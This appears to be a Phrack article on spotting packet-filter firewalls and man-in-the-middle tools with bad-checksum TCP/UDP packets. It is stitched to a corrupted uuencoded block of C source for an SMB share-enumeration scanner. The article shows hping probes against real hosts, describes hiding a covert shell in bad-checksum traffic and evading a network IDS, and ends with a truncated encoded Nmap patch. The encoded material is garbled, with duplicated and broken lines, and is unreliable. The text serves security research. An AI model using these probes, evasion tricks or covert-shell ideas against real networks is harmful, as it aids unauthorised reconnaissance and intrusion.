M("`@("`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*R`-"B`@("`@
M("`@("`@("`@("`@("`@('-I>F5O9BA3;6)"87-E2&1R*2`K(`T*("`@("`@
M("`@("`@("`@("`@("`@<VEZ96]F*%-M8E-E='5P6%)E<75E<W1(9'(I("L@
M("L@#0H@("`@("`@("`@("`@("`@("!$;VUA:6Y.86UE3&5N9W1H*2P-
M"B`@("`@("`@("`@("`@("`@("`@($Y!5$E615]/4U],04Y-04XL#0H@("`@
M("`@("`@("`@("`@("!S:7IE;V8H3D%4259%7T]37TQ!3DU!3BDI.PT*
M#0HO*E-E=E('-E;F0@=&AE(%!A8VME="!!W:71H(')1H92!N971B:6]S(&AE861E
M<B!S;R!W92!M=7-T(&%D9"!I="HO#0H-"B!086-K971,96YG=&@@/2!S:7IE
M;V8H4VUB0F%S94AD<BD@*PT*("`@("`@("`@("`@("`@(')S:7IE;V8H3F)T
M4VUB0F%S94AD<BD@*PT*("`@("`@("`@("`@("`@(&1O;6%I;DYA;64I.PT*
M#0HO*E-E=V%N="!T:&4@<V5N9"!D871A(&]F('1H92!P86-K970@*B\-"B!3
M971U<%A297%U97-T2&1R*2`K#0H@("`@("`@("`@("`@1&]M86EN3F%M
M94QE;F=T:"`K(`T*("`@("`@("`@("`@("`@('-I>F5O9BA.051)5D5?3U-?
M3$%.34%.*2`K#0H@("`@("`@("`@("`@<VEZ96]F*$YB=$%E<W-I;VY(9'(@
M9'(I(#L@#0H-"B!W<FET92A3;V-K+"!086-K970L(%!A8VME=$QE;F=T:"D[
M#0H@9G)E92A086-K970I.PT*?0T*#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHO#0H-"B\O5&AI<R!F=6YC=&EO;B!S96YD<R!A(%1C;VY8(%)E<75E<W0@
M4&%C:V5T#0H-"G9O:"60@4V5N9%1C;VY84F5Q=65S="AI;G0@4V]C:RP@=7-H
M87(@*E-M8E-E<G9E<DEP*0T*>PT*(&EN="!086-K971,96YG=&@[#0H@=5]C
M:&%R("I086-K970[#0H@=5]C:&%R("I0871H.PT*#0H@4VUB0F%S94AD<B`J
M4VUB0F%S93L-"B!3;6)48V]N6%)E<75E<W1(9'(@*E1C;VY8(`]@4V5N9%1C
M;VYX4F5Q=65S="!P86-K970@*B\-"B!086-K970@/2`H=5]C:&%R("HI(&UA
M;&QO8RAP86-K971,96YG=&@I.PT*#0H@4VUB0F%S92`]("A3;6)"87-E2&1R
M("HI("A086-K970@*R!S:7IE;V8H3F)T4V5S<VEO;DAD<BDI.PT*#0H@4VUB
M0F%S92T^4V5R=F5R0V]M;6%N9"`](#!X,S`L#0H@("`@("`@("`@("`@("`@
M("`@("`@(`IX96%D97(@*S`@#0H@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(%-E='5P
M9'(I("L@#0H@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M($5A=%E5;F1E<G-C;W)E(#T@,'@Q.PT*#0H@4VUB0F%S92T^0V%S95-E;G-I
M=&EV95!A<W-W;W)D3&5N9W1H(#T@,'@P.PT*#0HO*B!&;&%G<R`J+PT*#0H@
M4VUB0F%S92T^4VUB1VQO8F%L4W1A='5S(#T@,'@P.PT*#0H@4VUB0F%S92T^
M4VUB1G)O;40)A8VME="!A<F4@#0H@("`@("`@("`@("`@("`@("!S:7IE
M;V8H3F)T4V5S<VEO;DAD<BD@*R`-"B`@("`@("`@("`@("`@("`@("`@('-I
M>F5O9BA3;6)"87-E2&1R*2`K("L@#0H@("`@("`@("`@("`@("`@("!$;VUA
M:6Y.86UE3&5N9W1H*2P-"B`@("`@("`@("`@("`@("`@("`@($Y!5$E615]/
M4U],04Y-04XL#0H@("`@("`@("`@("`@("`@("!S:7IE;V8H3D%4259%7T]3
```

```
M("`@("`@<VEZ96]F*%-M8D)A<V5(9'(I*3L-"@T*(%1C;VY84F5Q=65S="T^
M5V]R9$-O=6YT/3!X,#0[#0H-"B!48V]N6%)E<75E<W0M/D%N9%A#;VUM86YD
M/3!X9F8[#0H-"B`O*D=I=F4@82!S:7IE(&9O<B!T:&4@<&%S<W=O<F0@4W1R
M:6YG("A.=6QL(&-H87)A8W1E<BDJ+PT*#0H@5&-O;EA297%U97-T+3Y087-S
M=V]R9$QE;F=T:%LP72`](#!X,3L-"@T*("\J1VEV92!A('9A;'5E('1O('1H
M92`B0GET94-O=6YT(B!F:65L9"HO#0H-"B!48V]N6%)E<75E<W0M/D)Y=&5#
M;W5N=%LP72`](`T*"0D)"7-T<FQE;B@B7%Q<7%Q<(BD@*PT*"0D)"2L@<W1R
M;&5N*%-M8E-E<G9E<DEP*2`K#0H)"0D)*R!S:7IE;V8H5$-/3EA?0T]-34%.
M1"D@*PT*"0D)"3$@.PT*#0H@+RI"=6EL9"!T:&4@4&%T:"!3=')I;F<J+PT*
M#0H@4&%T:"`]("AU7V-H87(@*BD@*&UA;&QO8RAS=')L96XH(EQ<7%Q<7"(I
M*PT*("`@("`@("`@("`@("`@("`@("!S=')L96XH4VUB4V5R=F5R27`I*2D[
M(`T*("`-"B!M96US970H4&%T:"PP+`T*("`@("`@("!S=')L96XH(EQ<7%Q<
M7"(I*W-T<FQE;BA3;6)397)V97))<"DI.PT*(`T*('-T<FYC<'DH4&%T:"PB
M7%Q<7"(L<W1R;&5N*")<7%Q<(BDI.PT*(`T*('-T<FYC870H4&%T:"Q3;6)3
M97)V97))<"QS=')L96XH4VUB4V5R=F5R27`I*3L-"B`-"B!S=')N8V%T*%!A
M=&@L(EQ<(BQS=')L96XH(EQ<(BDI.PT*#0H@;65M8W!Y*"AU7V-H87(@*BD@
M*%!A8VME="`K(`T*("`@("`@("`@("`@("`@("`@("!S:7IE;V8H3F)T4V5S
M<VEO;DAD<BD@*R`-"B`@("`@("`@("`@("`@("`@("`@<VEZ96]F*%-M8D)A
M<V5(9'(I*PT*("`@("`@("`@("`@("`@("`@("!S:7IE;V8H4VUB5&-O;EA2
M97%U97-T2&1R*2LQ*2P-"B`@("`@("`@("`@("`@("`@("`@4&%T:"P-"B`@
M("`@("`@("`@("`@("`@("`@<W1R;&5N*%!A=&@I*3L-"@T*(&UE;6-P>2@H
M=5]C:&%R("H@*2`H4&%C:V5T("L@#0H@("`@("`@("`@("`@("`@("`@("!S
M:7IE;V8H3F)T4V5S<VEO;DAD<BD@*R`-"B`@("`@("`@("`@("`@("`@("`@
M('-I>F5O9BA3;6)"87-E2&1R*2`K(`T*("`@("`@("`@("`@("`@("`@("`@
M<VEZ96]F*%-M8E1C;VY84F5Q=65S=$AD<BD@*R`-"B`@("`@("`@("`@("`@
M("`@("`@('-T<FQE;BA0871H*2`K(#$I+`T*("`@("`@("`@("`@("`@("`@
M("`@5$-/3EA?0T]-34%.1"P-"B`@("`@("`@("`@("`@("`@("`@('-I>F5O
M9BA40T].6%]#3TU-04Y$*2D[#0H-"B\J4V5N9"!T:&4@4&%C:V5T*B\-"@T*
M(%!A8VME=$QE;F=T:"`]"7-I>F5O9BA3;6)"87-E2&1R*2`K#0H@("`@("`@
M("`@("`@<VEZ96]F*%-M8E1C;VY84F5Q=65S=$AD<BD@*PT*("`@("`@("`@
M("`@("`@('-T<FQE;B@B7%Q<7%Q<(BD@*PT*("`@("`@("`@("`@("`@("`@
M('-T<FQE;BA3;6)397)V97))<"D@*PT*("`@("`@("`@("`@("`@('-I>F5O
M9BA40T].6%]#3TU-04Y$*2`K#0H@("`@("`@("`@("`@("`@,2`K('-I>F5O
M9BA.8G1397-S:6]N2&1R*3L-"@T*('=R:71E*%-O8VLL4&%C:V5T+%!A8VME
M=$QE;F=T:"D[#0H-"B!F<F5E*%!A8VME="D[#0I]#0H-"B\J*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*B\-"@T*+RH@5&AI<R!F=6YC=&EO;B!S96YD<R!A(%1R
M86YS86-T:6]N(')E<75E<W0@4&%C:V5T*B\-"@T*=F]I9"!396YD5')A;G-2
M97%U97-T*`T*("`@("`@("`@("`@("`@("`@("`@("\J3W5R('-O8VME="HO
M#0H@("`@("`@("`@("`@("`@("`@("`@:6YT(%-O8VLL(`T*("`@("`@("`@
M("`@("`@("`@("`@("\J1F]R('1H92!4240@9FEE;&0J+PT*("`@("`@("`@
M("`@("`@("`@("`@('5?:6YT.%]T("I4:60I#0I[#0H@=5]C:&%R("I086-K
M970[#0H@:6YT(%!A8VME=$QE;F=T:#L-"B!3;6)"87-E2&1R("I3;6)"87-E
M.PT*(%-M8E1R86YS4F5Q=65S=$AD<B`J5')A;G-297%U97-T.PT*#0HO*B!4
M:&4@;&5N9W1H(&]F('1H92!P86-K970@*%-M8B!"87-E($AE861E<B`K(`T*
M("H@4VUB(%1R86YS86-T:6]N(%)E<75E<W0-"B`J("L@1&EA;&5C="!S=')I
M;F<@*"TQ(&9O<B!A;B!A;&EG;F5M96YT('!R;V)L96TI*B\-"@T*#0I086-K
M971,96YG=&@@/0ES:7IE;V8H4VUB0F%S94AD<BD@*R`-"B`@("`@("`@("`@
M("`@("!S:7IE;V8H4VUB5')A;G-297%U97-T2&1R*2`K#0H@("`@("`@("`@
M("`@("`@<VEZ96]F*$Y!345?4D%07T-/34U!3D0I+3$[#0H-"E!A8VME="`]
M("AU7V-H87(@*BD@*&UA;&QO8R@H4&%C:V5T3&5N9W1H("L@#0H@("`@("`@
M("`@("`@("`@("`@("`@('-I>F5O9BA.8G1397-S:6]N2&1R*2D-
M"B`@("`@("`@("`@("`@("`@("`@("`@("`@*B!S:7IE;V8H=5]C:&%R
M*2DI.PT*#0H-"B\J($)U:6QD('1H92!.971B:6]S($AE861E<B`J+PT*#0H@
M0G5I;&1.8G0H4&%C:V5T+%!A8VME=$QE;F=T:"D[#0H-"B\J($)U:6QD('1H
M92!334(@0F%S92!(96%D97(@*B\-"@T*($)U:6QD4VUB0F%S94AD<BA086-K
M970L,'@R-2D[#0H-"B\J(%1)1"!N=6UB97(@9F]R('1H92!3;6(@0F%S92!(
M96%D97(J+PT*#0I3;6)"87-E(#T@*%-M8D)A<V5(9'(@*BD@*%!A8VME="`K
M(`T*("`@("`@("`@("`@("`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO
M;DAD<BDI.PT*#0IM96UC<'DH4VUB0F%S92T^5&ED+%1I9"PR*G-I>F5O9BAU
M7VEN=#A?="DI.PT*#0HO*D)U:6QD(%1H92!3;6(@5')A;G-A8W1I;VX@4F5Q
M=65S="!(96%D97(J+PT*#0I4<F%N<U)E<75E<W0@/2`H4VUB5')A;G-297%U
M97-T2&1R("H@*2`-"B`@("`@("`@("`@("`@("@@4&%C:V5T("L@#0H@("`@
M("`@("`@("`@('-I>F5O9BA.8G1397-S:6]N2&1R*2`-"B`@("`@("`@("`@
M("`@("`@("`@*R!S:7IE;V8H4VUB0F%S94AD<BDI.PT*#0HO*B!7;W)D0V]U
M;G1#;W5N="`](#$T("L@4V5T=7!#;W5N="`-"B`J(&)U="!3971U<$-O=6YT
M(#T@,"!S;R!7;W)D0V]U;G0@/3$T("HO#0H-"E1R86YS4F5Q=65S="T^5V]R
M9$-O=6YT/3$T.PT*#0HO*B!087)A;65T97)#;W5N="!I<R!T:&4@8GET92!C
```

```
M;W5N="!O9@T*("H@=&AE('!A<F%M971E<G,@8GET97,@9F]R('1H92!205`@
M4D5154535"`@#0H@*B`H3F5T4VAA<F5%;G5M(&9U;F-T:6]N*2!S;R`Q.0T*
M("H@8GET97,@*B\-"@T*5')A;G-297%U97-T+3Y087)A;65T97)#;W5N=%LP
M72`](#$Y.PT*#0H-"B\J5V4@;F5E9"!J=7-T(&]N92!P86-K970@=&\@<V5N
M9"!T:&4@<&%R86UE=&5R<R`-"B`J('-O(%1O=&%L4&%R86UE=&5R0V]U;G0@
M:7,@97%U86P@=&\@4&%R86UE=&5R(&-O=6YT*B\-"@T*(%1R86YS4F5Q=65S
M="T^5&]T86Q087)A;65T97)#;W5N=%LP72`](#$Y.PT*#0HO*D9O<B!T:&4@
M;6%X('-I>F4@;V8@9&%T82!A;F0@<&%R86UE=&5R<R`-"B`J('=E('!U="!A
M(&)I9R!V86QU92HO#0H-"B!4<F%N<U)E<75E<W0M/DUA>%!A<F%M971E<D-O
M=6YT6S%=/3!X,#0[#0H@5')A;G-297%U97-T+3Y-87A$871A0V]U;G1;,5T]
M,'A&1CL-"B!4<F%N<U)E<75E<W0M/DUA>$1A=&%#;W5N=%LP73TP>$9&.PT*
M#0HO*DYO($1A=&$L('-O(%1O=&%L1&%T84-O=6YT(&%N9"!$871A0V]U;G0@
M87)E(&5Q=6%L('1O('IE<F\J+PT*#0H@5')A;G-297%U97-T+3Y4;W1A;$1A
M=&%#;W5N=%LP73TP.PT*#0H@5')A;G-297%U97-T+3Y$871A0V]U;G1;,%T]
M,#L-"@T*+RI4:&4@;V9F<V5T(&9R;VT@=&AE(&9I<G-T(&)Y=&4@;V8@=&AE
M(%-M8B!"87-E(`T*("H@2&5A9&5R('1O('1H92!P87)A;65T97(@:7,@-S8@
M8GET97,@*B\-"@T*(%1R86YS4F5Q=65S="T^4&%R86UE=&5R3V9F<V5T6S!=
M/3<V.PT*#0HO*E1H97)E(&ES(&YO(&1A=&$@#0H@*B!S;R!T:&4@;V9F<V5T
M(&ES(&5Q=6%L('1O('1H92!T;W1A;"!S:7IE("HO#0H-"B!4<F%N<U)E<75E
M<W0M/D1A=&%/9F9S971;,%T].34[#0H-"B\J4V5T=7!#;W5N="!I<R!E<75A
M;"!T;R!Z97)O*B\-"@T*(%1R86YS4F5Q=65S="T^4V5T=7!#;W5N=#TP.PT*
M#0HO*D)Y=&5#;W5N="`](&QE;F=T:"!O9B!T:&4@(DYA;64B('-T<FEN9R`H
M,3,@8GET97,I("`-"B`J(&%N9"!T:&4@4&%R86UE=&5R(&9I96QD("@Q.2!B
M>71E<RDJ+PT*#0H@5')A;G-297%U97-T+3Y">71E0V]U;G1;,%T],S([#0H-
M"B\J0V]P>2!T:&4@;F%M92!S=')I;F<@9F]R($YE='-H87)E16YU;2!F=6YC
M=&EO;BHO#0H-"B!M96UC<'DH*'5?8VAA<B`J*2`H4&%C:V5T("L@#0H@("`@
M("`@("`@("`@("`@("`@<VEZ96]F*$YB=%-E<W-I;VY(9'(I("L-"B`@("`@
M("`@("`@("`@("`@("`@!S:7IE;V8H4VUB0F%S94AD<BD@*PT*("`@("`@("`@
M("`@("`@("`@('-I>F5O9BA3;6)4<F%N<U)E<75E<W1(9'(I*2P-"B`@("`@
M("`@("`@("`@("`@("`@!.04U%7U)!4%]#3TU-04Y$+`T*("`@("`@("`@("`@
M("`@("`@('-I>F5O9BA.04U%7U)!4%]#3TU-04Y$*2TQ*3L-"@T*(%!A8VME
M=$QE;F=T:"`]"7-I>F5O9BA3;6)"87-E2&1R*2`K#0H@("`@("`@("`@("`@
M("`@<VEZ96]F*%-M8E1R86YS4F5Q=65S=$AD<BD@*PT*("`@("`@("`@("`@
M("`@('-I>F5O9BA.04U%7U)!4%]#3TU-04Y$*2`M,2`K(`T*("`@("`@("`@
M("`@("`@('-I>F5O9BA.8G1397-S:6]N2&1R*3L-"B`-"B!W<FET92A3;V-K
M+%!A8VME="Q086-K971,96YG=&@I.PT*#0H@9G)E92A086-K970I.PT*?0T*
M#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ#0H@("`@("`@("`@("`@("`@
M("`@("`@("`@(%1(12!-04E.($953D-424].#0HJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHO#0H-"F5X=&5R;B!C:&%R("IO<'1A<F<[#0IE>'1E<FX@:6YT
M(&]P=&EN9#L-"F5X=&5R;B!I;G0@;W!T97)R.PT*#0II;G0@;6%I;BAI;G0@
M87)G8RP@8VAA<B`J87)G=EM=*0T*>PT*('-T871I8R!C:&%R(&]P='-T<FEN
M9UM=(#T@(F,Z<SHB.PT*(&EN="!O<'1C:#L-"@T*+RI4:&4@<V]C:V5T+"!T
M;R!I;FIE8W0@<&%C:V5T<RHO#0H@#0H@:6YT(%-O8VL[#0H-"B\J5&AE('-T
M<FEN9R!F;W(@=&AE(%--0B!D;VUA:6X@;F%M92HO(`T*(`T*(&-H87(@*D1O
M;6%I;DYA;64[#0H@#0HO*E1H92!,96YG=&@@;V8@=&AE(")$;VUA:6Y.86UE
M(B!S=')I;F<J+PT*(`T*(&EN="!$;VUA:6Y.86UE3&5N9W1H.PT*#0HO*E1H
M92!4240@;G5M8F5R(&9O<B!T:&4@5$-/3E@@86YD(%1204Y304-424].('!A
M8VME=',J+PT*(`T*('5?:6YT.%]T("I4:60[#0H-"B\J5&AE(")N;W)M86PB
M(&-L:65N="!.151"24]3(&YA;64J+PT*(`T*(&-H87(@0VQI96YT6S$V73L-
M"@T*+RI4:&4@<V5R=F5R)W,@25`@861R97-S*B\@#0H@#0H@8VAA<B!397)V
M97);,39=.PT*#0H@8VAA<B!086-K971;-#`Y-ET[#0H-"B!S=')U8W0@<V]C
M:V%D9')?:6X@4VUB4V5R=F5R.PT*(`T*#0H@:68H87)G8R`\(#4I#0H@>PT*
M("!P<FEN=&8H(EQN(%-C86Y3:&%R92`M8R!C;&EE;G0G<R!N86UE("US('-E
M<G9E<B=S($E0(&%D<F5S<UQN(BD[#0H@(')E='5R;B`P.PT*('T-"B`-"B!W
M:&EL92@H;W!T8V@](&=E=&]P="AA<F=C+&%R9W8L;W!T<W1R:6YG*2DA/45/
M1BD-"B![#0H@('-W:71C:"AO<'1C:"D-"B`@>PT*("`@8V%S92`G8R<Z#0H@
M("`@+RH@5&AE($Y%5$))3U,@;F%M92!I<R`Q-B!L;VYG+`T*("`@("`J('1H
M92`Q-2!F:7)S="!C:&%R86-T97)S(&%R92!F;W(@=&AE(&YA;64J+PT*#0H@
M("`@;65M<V5T*$-L:65N="PP+#$V*3L-"B`@("!S=')N8W!Y*$-L:65N="QO
M<'1A<F<L<W1R;&5N*&]P=&%R9RDI.PT*("`@(`T*("`@("\J(%1H92!L87-T
M(&-H87)A8W1E<B!G:79E<R!T:&4@='EP92!O9@T*("`@("`J(&-O;7!U=&5R
M+"!I;B!T:&ES(&-A<V4@+"`P>#`P(')E<')E<V5N=',-"B`@("`@*B!A('=O
M<FMS=&%T:6]N*B\-"B`@("`-"B`@("!#;&EE;G1;,35=/3!X,#`[#0H@("`@
M8G)E86L[#0H-"B`@(&-A<V4@)W,G.@T*("`@("\J5&AE('-A;64@9F]R('1H
M92!S97)V97(J+PT*("`@(`T*("`@(&UE;7-E="A397)V97(L,"PQ-BIS:7IE
M;V8H8VAA<BDI.PT*("`@('-T<FYC<'DH4V5R=F5R+&]P=&%R9RQS=')L96XH
```

```
M;W!T87)G*2D[#0H@("`@#0H@("`@+RHP>#(P(')E<')E<V5N=',@82!334(@
M<V5R=F5R*B\-"B`@("`-"B`@("!397)V97);,35=/3!X,C`[#0H@("`@8G)E
M86L[#0H-"B`@(&1E9F%U;'0@.@T*("`@('!R:6YT9B@B7&X@4V-A;E-H87)E
M("UC(&-L:65N="=S(&YA;64@+7,@<V5R=F5R)W,@25`@861R97-S7&XB*3L-
M"B`@("!R971U<FX@,#L-"B`@('T-"B`@?0T*#0H@#0H-"@T*(%1I9"`]("AU
M7VEN=#A?="`J*2`H;6%L;&]C*#(@*B!S:7IE;V8H=5]I;G0X7W0I*2D[#0H-
M"B!3;V-K/7-O8VME="A!1E])3D54+%-/0TM?4U1214%-+#`I.PT*#0HO*D-R
M96%T92!O=7(@<V]C:V5T*B\@#0H@#0H@4VUB4V5R=F5R+G-I;E]F86UI;'D]
M($%&7TE.150[#0H@#0HO*D-O;FYE8W1I;VX@=&\@=&AE('!O<G0@,3,Y*B\-
M"B`-"B!3;6)397)V97(N<VEN7W!O<G0@/2!H=&]N<RA334)?4$]25"D[(`T*
M(&EN971?871O;BA397)V97(L)E-M8E-E<G9E<BYS:6Y?861D<BD[#0H-"B!C
M;VYN96-T*`T*("`@("`@("`@4V]C:RP-"B`@("`@("`@("AS=')U8W0@<V]C
M:V%D9'(J("D@*"93;6)397)V97(I+`T*("`@("`@("`@<VEZ96]F*'-T<G5C
M="!S;V-K861D<E]I;BDI.PT*#0HO*B!4:&ES(&9U;F-T:6]N('-E;F1S(&$@
M3D540DE/4R!297%U97-T('!A8VME="!W:71H(`T*("H@=&AE(&5N8V]D960@
M3D540DE/4R!N86UE<R`J+PT*#0H@4V5N9$YE=$)I;W-.86UE4F5Q=65S="A3
M;V-K+$-L:65N="Q397)V97(I.PT*#0HO*E=A:71I;F<@9F]R('1H92!R97-P
M;VYS92HO#0H@#0H@<F5A9"A3;V-K+%!A8VME="PT,#DV*3L-"@T*+RH@5&AI
M<R!F=6YC=&EO;B!S96YD<R!T:&4@3F5G4')O="!297%U97-T('!A8VME="HO
M#0H@#0H@4V5N9$YE9U!R;W1297%U97-T*%-O8VLI.PT*#0HO*B!792!R96-E
M:79E('1H92!R97-P;VYS92!A;F0@=V4@86YA;'ES92!I=`T*("H@=&\@:&%V
M92!T:&4@4TU"(&1O;6%I;B!N86UE*B\-"B`-"B!$;VUA:6Y.86UE(#T@4F5C
M96EV94YE9U!R;W1297!L>2A3;V-K+"`F1&]M86EN3F%M94QE;F=T:"D[#0H-
M"B\J(%1H:7,@9G5N8W1I;VX@<V5N9',@=&AE(%-E='5P6"!R97%U97-T('!A
M8VME="HO#0H@#0H@4V5N9%-E='5P6%)E<75E<W0H4V]C:RQ$;VUA:6Y.86UE
M3&5N9W1H+$1O;6%I;DYA;64I.R`-"@T*+RH@=V4@<F5C96EV92!T:&4@<F5S
M<&]N<V4J+PT*(`T*(')E860H4V]C:RQ086-K970L-#`Y-BD[#0H-"B\J5&AI
M<R!F=6YC=&EO;B!S96YD<R!T:&4@5&-O;G@@<F5Q=65S="!P86-K970J+PT*
M(`T*(%-E;F148V]N6%)E<75E<W0H4V]C:RQ397)V97(I.PT*#0HO*B!792!R
M96-E:79E('1H92!R97-P;VYS92!A;F0@=V4@86YA;'ES92!I="`-"B`J('1O
M(&AA=F4@=&AE(%1)1"!N=6UB97(J+PT*(`T*(%)E8V5I=F548V]N6%)E<&QY
M*%-O8VLL5&ED*3L-"B`-"B\J(%1H:7,@9G5N8W1I;VX@<V5N9',@=&AE(%1R
M86YS86-T:6]N(')E<75E<W0@<&%C:V5T#0H@*B!W:71H(%)!4"!C;VUM86YD
M($YE=%-H87)E16YU;2HO#0H@#0H@4V5N9%1R86YS4F5Q=65S="A3;V-K+%1I
M9"D[#0H-"B\J5V4@86YA;'ES92!T:&4@<F5S<&]N<V4J+PT*(`T*(%)E8V5I
I=F54<F%N<U)E<&QY*%-O8VLI.PT*(`T*(')E='5R;B`P.PT*?0T*#0H`
`
end
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x0c of 0x10

|=----=[Firewall spotting and networks analisys with a broken CRC]=----=|

|=-----------------------------=[Ed3f]=-------------------------------=|

--[Contents

--[0 - School

Packet filters firewall are going to be deployed more and more for the sense of security the word "firewall" has got on not-technical people. Available as commercial software, embedded device or inside opensource OS they work at level 3. The support for level 4 isn’t complete: they filter ports numbers, TCP flags, seq numbers, defragmentation, but ...

What about level 4 checksum?

Are they checking for TCP checksum before analyze flags or port numbers? No.

Most developers say there would be too overhead and other think that the packet will be simply dropped by destination OS stack. All correct, but how could we take advantage of this "feature"?

1) firewalls reply spotting
2) damn 31337 MiM spotting
3) insert invalid packets inside a network

--[1 - Something In The Way

A complete network stack will drop invalid packets without response. No matter if that port is closed, open or whatever... But Packet Filters aren’t so smart and they will reply.

If we want to determine if there is a packet filter between us and a target host we must first check if the packet filter is configured to drop the packets or to send back an error. For this we send a valid tcp packet to any port that is supposed to be filtered:

```
# telnet www.oracle.com 31337
Trying 148.87.9.44...
telnet: Unable to connect to remote host: Connection refused
```

Good. Either the target host itself or a packet filter sends back a RST. Next step is to check if the RST comes from the target host or from a packet filter:

```
# hping -S -c 1 -p 31337 -b www.oracle.com
HPING www.oracle.com (rl0 148.87.9.44): S set, 40 headers + 0 data bytes
len=46 ip=148.87.9.44 flags=RA seq=0 ttl=23 id=52897 win=512 rtt=459.8 ms
```

If we get a reply we know that a packet filter is in place. If we dont get a reply we suspect that the packet arrives unfiltered at the destination host and is dropped by the TCP stack (e.g. no packet filter is in place).

Another technique to detect the existence of a packet filter is to compare the TTL of a RST and a SYN (which comes directly from the target host). The TTL-technique fails for all packet filters in bridging mode or filters that do not decrease the TTL and are placed directly in front of the target host (normal DMZ setup). The CRC-technique as described above on the other hand detects a packet filtering device in both cases.

Other example, UDP this time:

```
# hping -2 -c 1 -p 53 -b www.redhat.com
HPING www.redhat.com (rl0 66.187.232.56): udp mode set, 28 headers + 0 data
ICMP Packet filtered from ip=63.146.1.74 name=UNKNOWN
```

Having a way to distinguish packets from the host and the firewall, let us use OS identification tools working only with firewall packets without mixing host and firewall replys. Try nmap -O.

Interesting ?
Well I made a quick patch for Nmap-3.1ALPHA4 that add 2 new type of scan:
 -sZ BadTCP SYN stealth port scan
 -sV BadUDP port scan

Note that -sZ is derived by a bad drawn -sS and -sV by -sU. BadTCP scan uses FIN scan engine because the default behavior of a host is not to reply. BadUDP scan uses UDP scan engine because the default behavior of a host is not to reply.

I hope that Fyodor will think about a from scratch version of Nmap for version 4.00 that could permit to define the real and complete situation of host ports:

- closed
- opened
- filtered (no reply)
- firewalled (firewall reply)

The patch is below.

How does Scanlogd work against this new type scans? Uhm, it still thinks that they are valid packets and it doesn’t give the configuration options to alert for valid or invalid SYN packets.

--[2 - Come As You Are

Ok, so packet filters, even the beautiful OpenBSD 3.2 PF, will have to calculate the checksum for every packet? No, to avoid reply spotting they could check the checksum only for packets they want to reply. However it should be introduced an option to spot broken checksum packets and drop them.

Some tools that let you alter packets and permit MiM exist, like ettercap, and let your host send packets to the right box and after logging/altering forward them to the real destination.

How could we spot the banner trick ?

```
# echo "SSH-1.99" > /tmp/banner
# hping -S -c 1 -p 22 -E /tmp/banner -d 9 -b mybox
```

If you receive a SYN+ACK you can start swearing...

Note that depends on how the MiM attack is developed. For example DSniff check TCP checksum because it works in proxed mode, while

ettercap, that uses a non-proxed method, doesn't. Generally if you don't add such a sanity check in your tool you could be discovered.

Is this check always needed? No, it's needed if you want to alter a packet or you want to reply to a received packet. So if your tool simply sniff packets without sending/modifying them you're safe.

Ok, but if I want to safely reply-to/modify packets what is the solution? You have 2 solutions:

1) check the checksum for every packet and work only if correct without dropping it in any case; modify/reply-to using a valid checksum.
2) using Incremental Updating of the Internet Checksum [RFC1141] for packets that needs to be modified; checking the checksum for packets you want to reply

Note that incremental updating will keep a checksum broken if it was broken and correct if it was correct and it's really faster than calculating it from scratch.

Curiosity: TCP checksum of a source route packets is invalid while it's in flight, because it is based on the final destination IP address, which is altered as the source route is followed (at the destination, it will be correct).

Most default IDS configurations will alert about bad checksumming traffic but never log those packets, so the admin couldn't check the data part and what was going on. Generally it's possible to create a covert shell with a bad cksum tunnel on a r00t compromised box and connect to it without being detected.

Another type of problem could born if the code of a NAT-box/load balancer calculate che checksum from scratch. In this case we could bypass an IDS if it's placed between our box and this dumb device.
Check this interesting example:

www.oracle.com:80

```
Evil --[badSYN]--> Router --[badSYN]--> Load_Balancer --[SYN]--> WebServer
                              |                          |
                            NIDS1                      NIDS2
```

NIDS1 will see a TCP SYN with invalid checksum while NIDS2, if deployed, will see a valid and modifyed SYN. So the webserver will reply to us with a SYN+ACK, letting us talk with it while causing a lot of doubts to NIDS1.
What would you think if you were the security manager and you'll find such different results on NIDS1 and NIDS2 ?

The solution is always Incremental Updating [RFC1141].

--[3 - You Know You're Right

awgn (31337 H4X0R)
raptor & nobody (LSD project)
batmaNAGA & ALORobin (ettercap authors)
JWK (OpenBSD addicted)
Daniel Hartmeier (Mr.Infinite Patience; OpenBSD PF main coder)
antirez (Hping author)
Fyodor (Nmap author)
Ed3f (15b27bed5e11fc0550d7923176dbaf81)

--[4 - Drain You

[1] Hping ---> http://www.hping.org
[2] Nmap ---> http://www.insecure.org/nmap
[3] Scanlogd ---> http://www.openwall.com/scanlogd
[4] OpenBSD ---> http://www.openbsd.org

[5] OpenBSD PF ---> http://www.benzedrine.cx/pf.html
[6] Ettercap ---> http://ettercap.sourceforge.net
[7] DSniff ---> http://monkey.org/~dugsong/dsniff
[8] RFC1141 ---> http://www.ietf.org/rfc/rfc1141.txt

--[5 - Big Long Now

```
begin 600 nmap-fw-detection-patch.diff
M9&EF9B`M=7).8B!N;6%P+3,N,3!!3%!(030O3FUA<$]P<RYC8R!N;6%P+3,N
M,3!!3%!(030M8F%D+TYM87!/<',N8V,*+2TM(&YM87`M,RXQ,$%,4$A!-"].
M;6%P3W!S+F-C"5=E9"!/8W0@,C,@,#@Z-3$Z-3<@,C`P,@HK*RL@;FUA<"TS
M+C$P04Q02$$T+6)A9"].;6%P3W!S+F-C"51H=2!$96,@,3(@,#<Z-3@Z,C0@
